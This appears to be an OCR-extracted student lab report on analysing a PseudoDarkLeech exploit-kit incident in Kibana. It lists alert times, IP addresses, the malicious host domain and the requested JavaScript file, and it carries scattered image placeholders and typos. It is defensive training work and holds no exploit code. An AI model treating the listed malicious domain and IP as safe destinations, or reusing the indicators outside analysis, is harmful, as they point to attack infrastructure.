
the timestamps for the first and last of the alerts that occurred within about a

22:54:42 to 22:55:28 The entire exploit occurred in less than a minute



According to the IDS signature rule which malware family triggered this alert

Malware_family
PseudoDarkLeech



a. choose **Transcript** to open a transcript of the conversation.

kind of request was involved:

HTTP/1.1 GET request

The files requested are:

dle_js.js

the URL for the referer and the host website

The referer website was www.homeimprovement.com/remodeling-your-kitchen-cabinets.html and the host website was retrotip.visionbura.com.ve.


the content encoded:


gzip

TOOLS AND RESOURCES UTILIZED


• Kibana:

Function: A data visualization tool for Elasticsearch that helped the SOC team analyzelogs and visualizesuspicious activities and patterns during the incident.






Zoom in on the event by clicking and dragging in the NIDS – Alerts Over Time visualization further focus in on the event timeframe. Since the event happened over a very short period of time, selaect just the graph plot line.



KIBANA

After use Kibana get this details
Look at the expanded alert details
first detected NIDS alert in Kibana Jan 27, 2017 – 22:54:43
source IP address in the alert 172.16.4.193
the destination IP address in the alert 194.87.234.129
the destination port in thealert 80 service is HTTP
the classification of the alert trojan activity
the destination geo country name Russia



Emerging Threats!

link that is provided in the signature_info field of the alert

What is the malware family for this event

